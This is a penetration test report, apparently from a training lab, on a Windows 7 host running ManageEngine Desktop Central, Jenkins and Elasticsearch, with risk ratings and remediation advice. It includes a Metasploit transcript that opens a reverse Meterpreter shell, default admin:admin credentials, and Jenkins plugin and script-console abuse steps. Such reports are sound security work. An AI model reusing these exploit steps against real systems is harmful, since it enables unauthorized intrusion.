


Penetration Test Report

Vulnerable Company

Jayash Raj Mudbhari

Jayash.mudbhari@tafensw.net.au

Contents

Confidentiality Agreement

This document contains confidential information about several critical facilities and technologies incorporated by Vulnerable Company and is the exclusive property of Vulnerable Company and Big Security Company. Big Security Company is bound by non-disclosure agreement and is unable to share any information present in this document to any third-party request access without authorization from Vulnerable company.

Unauthorized access, disclosure, redistribution and use of this document in a part or whole for the purpose of compromising security of Vulnerable Company may be considered a punishable offence by law.

Disclaimer

The penetration test was conducted on the basis of the contract of engagement signed by Big Security Company and Vulnerable Company on 12th of May 2019 and was conducted from the week of 13th of May to 26th of May. Big Security Company shall not be liable for any security incidents prior or after the term of engagement.

Due to time and resource constraints, Big Security Company has prioritized highly critical avenues for security breach. The weakest links were thus identified and have been presented in the report. Big Security Company recommends another penetration test in the future to verify the security solutions implemented by Vulnerable Company hereafter.

Risk Ratings

ISO 31000:2018 provides guidelines on managing risk faced by organizations. The application of these guidelines can be customized to any organization and its context. ISO 31000:2018 provides a common approach to managing any type of risk and is not industry or sector specific.

ISO 31000:2018 has been used to determine the risk rating for the vulnerabilities identified within this report.

The following matrix provides a break down for risk rating calculation:

	Impact				
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**	**EXTREME**
Likely	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**
Possible	**LOW**	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**
Unlikely	**LOW**	**LOW**	**LOW**	**MEDIUM**	**HIGH**
Rare	**LOW**	**LOW**	**LOW**	**LOW**	**MEDIUM**

The following table provides a break down for likelihood calculation:

Likelihood	Description
Certain	Expected to occur in most circumstances
Likely	Will probably occur in most circumstances
Possible	Could occur at some time
Unlikely	Low chance of occurring
Rare	Unlikely chance of occurring

The following table provides a break down for impact calculation:

Impact	Description
Critical	The consequences will have extreme impacts on the organisation, projects or similar objectives. This can include major financial loss and significant reputational damage.
Major	The consequences will threaten the ongoing functionality of the organisation. Financial implications would have high consequences for the organisation.
Moderate	The consequences will not threaten the organisation, but may be subjected to significant review or operational consequences. Financial implications would have medium consequences for the organisation.
Low	The consequences will only threaten the efficiency of the organization; however, this could be dealt with internally. Any financial implication will have a low consequence.
Insignificant	The organisation can easily deal with the consequences by routine operations.

Executive Summary

Big Security conducted the penetration test against the server as per the authorization from Vulnerable. During this test, several critical vulnerabilities were found which could put the security of whole organization at risk. The server is highly prone to several security risks. Most of them do not require a highly skilled adversary.

Some issues include: use of weak passwords, database services do not require any passwords, improper configuration and mostly out of date software. It is highly recommended to have the server and the outdated programs upgraded to the latest version. Passwords should also be set to non-default ones and additional steps may be needed to harden the services.

ATTACK SUMMARY

The attacks were performed against several services running on the server. Some programs that were targeted were: Jenkins, ManageEngine Desktop Central, Elasticsearch, SSH, Windows.

The attack method used was relatively simple public exploits that require minimal technical skills, which means that any adversary willing to attack the server may be granted full access to the server.

VULNERABILITIES

Some vulnerabilities that were found are:

Program/Service	Vulnerability	Solution
Windows 7	Vulnerable to EternalBlue exploit, could affect the server and other computers with ransomware	Disable SMB protocol is not required and install the patch KB4012212 on the system and any other systems running similar configuration.
ManageEngine Desktop Central	Weak Credentials, easily accessible to anyone	Use strong password and have the passwords changed regularly.
ManageEngine Desktop Central	Can be exploited to gain remote shell	Versions 9 and 10 are affected by Remote code execution vulnerability. It is recommended to have the latest version installed.
Jenkins	Access to website without authentication	Allow logins to users only.
Jenkins	Can be exploited to run code, and gain shell	Update Jenkins to version >2.150.2
OpenSSH	Can be used to guess and check usernames on the machine.	Update OpenSSH to version 8.0
Password	Weak and default passwords used, allows default vagrant username and password	Use strong password and have the passwords changed regularly.
Elasticsearch	Can be exploited to gain shell	Update to latest version

VULNERABILITIES RATED

The aforementioned vulnerabilities along with others not on the list above have been listed along with the risks associated with those vulnerabilities:

No.	Program/Vulnerability	Risk	Impact	Likelihood
1	Windows/EternalBlue	Critical	Extreme	Certain
2	DesktopCentral/Weak Password	Critical	Extreme	Certain
3	DesktopCentral/RCE	Critical	Extreme	Likely
4	Jenkins/No Authentication	Critical	Extreme	Certain
5	Jenkins/Malicious Plugin	High	Major	Possible
6	Jenkins/RCE	Critical	Extreme	Likely
7	OpenSSH/Username Enumeration	Medium	Moderate	Likely
8	Vagrant account/Default password	Medium	Major	Possible
9	MySQL/Not protected with password	Critical	Extreme	Likely
10	Elasticsearch/RCE	Critical	Extreme	Likely

* This chart uses the terms defined prior in the section **Risk Ratings.**

Methodology

Vulnerable Company, authorized a penetration test on 12th of May 2019 to identify the security posture of their organization. The penetration test was conducted with co-operation from both parties from 12th of May to 26th of May. The testing was performed in accordance with NIST 800-115 (Technical Guide to Information Security Testing and Assessment) as well as custom frameworks and publicly available tools such as nmap, nessus, Metasploit, and such.

The primary objective in this evaluation was to identify any vulnerabilities present in the servers of Vulnerable Company.

This objective was carried out in the following stages:

- Preparation; access to resources and getting authorization
- Reconnaissance; actively and passively gathering information
- Exploitation (Non-disruptive and where possible); trying to bypass security mechanisms
- Documentation; findings and results are documented and are presented in this document

In preparation stage of the test, the key resources were identified. Authorization to begin the test was received and the affected people were notified of the "Security test".

Upon identification of the server, security safeguards such as ACLs were placed to prevent affecting any other devices in the network. And the process of information gathering began. Use of nmap and nessus quickly helped identify several of the vulnerabilities present in the system. Exploits of many of these vulnerabilities were readily available on the internet which were used to perform exploitation and gather data. All of this process has been documented and is presented below in the section **Findings and Remediation**.

Scope

The penetration test was performed against the host 10.222.0.81 remotely, with no prior information on the server. No other hosts were scanned or tested during this penetration test.

The server was not tested against Physical attacks, Denial of Service attacks and any attacks that could take down the host or cause permanent loss of data, to prevent monetary loss to the client.


Findings and Remediation


ETERNALBLUE

Risk	Critical	Impact: Extreme	Likelihood: Certain

Vulnerability

The machine is vulnerable to the EternalBlue exploit, which could allow attackers to gain access and send commands to the system remotely. This publicly available exploit leverages the use of vulnerable SMB protocol.





By running the publicly available exploit, we were able to gain access the system. Any attacker could potentially get access to any sensitive data present in the system. Many ransomwares also utilize this exploit; hence it may be urgent to have this vulnerability patched.

Remediation

It is recommended to install patch **KB4012212** on the system to prevent any future attacks via this medium. If not required, SMB protocol may be disabled too.


MANAGEENGINE DESKTOP CENTRAL


Weak Credentials

Risk	Critical	Impact: Extreme	Likelihood: Certain

Vulnerability

The ManageEngine Desktop Central 9 website which is exposed at http://10.222.0.81:8022, has been configured to use easily guessable username and password of `admin:admin`. Upon encountering the website, we tried to guess the password to the website and were successful at our first attempt. Any malicious actor can easily gain access to the website, allowing them to access and modify the configuration of many devices in the organization. This should be a major concern for any organization.





Remediation

A strong password must be configured to maximize security of any application. It is recommended to set up a non-default username and password. Passwords should be of at least 8 characters in length and must be changed every two-three months. Additional security measures could also be taken to prevent access to Desktop Central website as it has the ability to configure and update other devices in the organization.

Remote Code Execution

Risk	Critical	Impact: Extreme	Likelihood: Likely

ManageEngine Desktop Central is vulnerable to exploits that could allow attacker to gain access to the system. I executed a publicly available exploit at the ManageEngine Website at http://10.222.0.81:8022,

```
RHOSTS => 10.222.0.81
msf5 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8022
RPORT => 8022
msf5 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 172.16.1.2:4444
[*] Creating JSP stager
[*] Uploading JSP stager KQZNS.jsp...
[*] Executing stager...
[*] Sending stage (179779 bytes) to 10.222.0.81
[*] Meterpreter session 4 opened (172.16.1.2:4444 -> 10.222.0.81:51353) at 2019-05-16 10:36:25 +1000
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/KQZNS.jsp' on the target

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/KQZNS.jsp
shell
Process 5608 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed with one or more errors.


C:\ManageEngine\DesktopCentral_Server\bin>
```


and we were able to gain access the system. After gaining access to the system, we would be able to access any sensitive data present on the system.

JENKINS

Access to website, without authentication.

Risk	Critical	Impact: Extreme	Likelihood: Certain


Jenkins website at http://10.222.0.81:8484 can be accessed without providing any username or password. If this is by design, this must be protected behind a firewall by whitelisting certain IP Addresses that are able to access it. It may be adviseable to secure it further using a proxy to make it even more secure so that only users with right credentials are able to access it, if authentication feature is not built-in into Jenkins.



Malicious plugins may be installed.

Risk	High	Impact: Major	Likelihood: Possible


Continuing from above, upon access to the Jenkins website, we were able to load up a plugin manually at http://10.222.0.81:8484/pluginManager/advanced.



While, the machine is isolated from the internet, Jenkins plugin store allows users to download plugin manually. We were able to install the =terminal= plugin

after installing the required plugins `jquery` and `jquery.ui`.

After launching the terminal, we were able to launch some shell commands if not all.




Any attacker with knowledge on writing a plugin may exploit this function.

Susceptible to Remote Code Execution

Risk	Critical	Impact: Extreme	Likelihood: Likely

Jenkins versions =<2.150.2= contains Remote Code Execution vulnerabilities, that could allow attackers to gain shell access on the machine. Jenkins Script Console could be leveraged to run commands as shown in the screenshot below:



By further leveraging this ability, attackers can upload a malicious code and gain access to the system, as we were able to do so, as shown in the screenshots below.

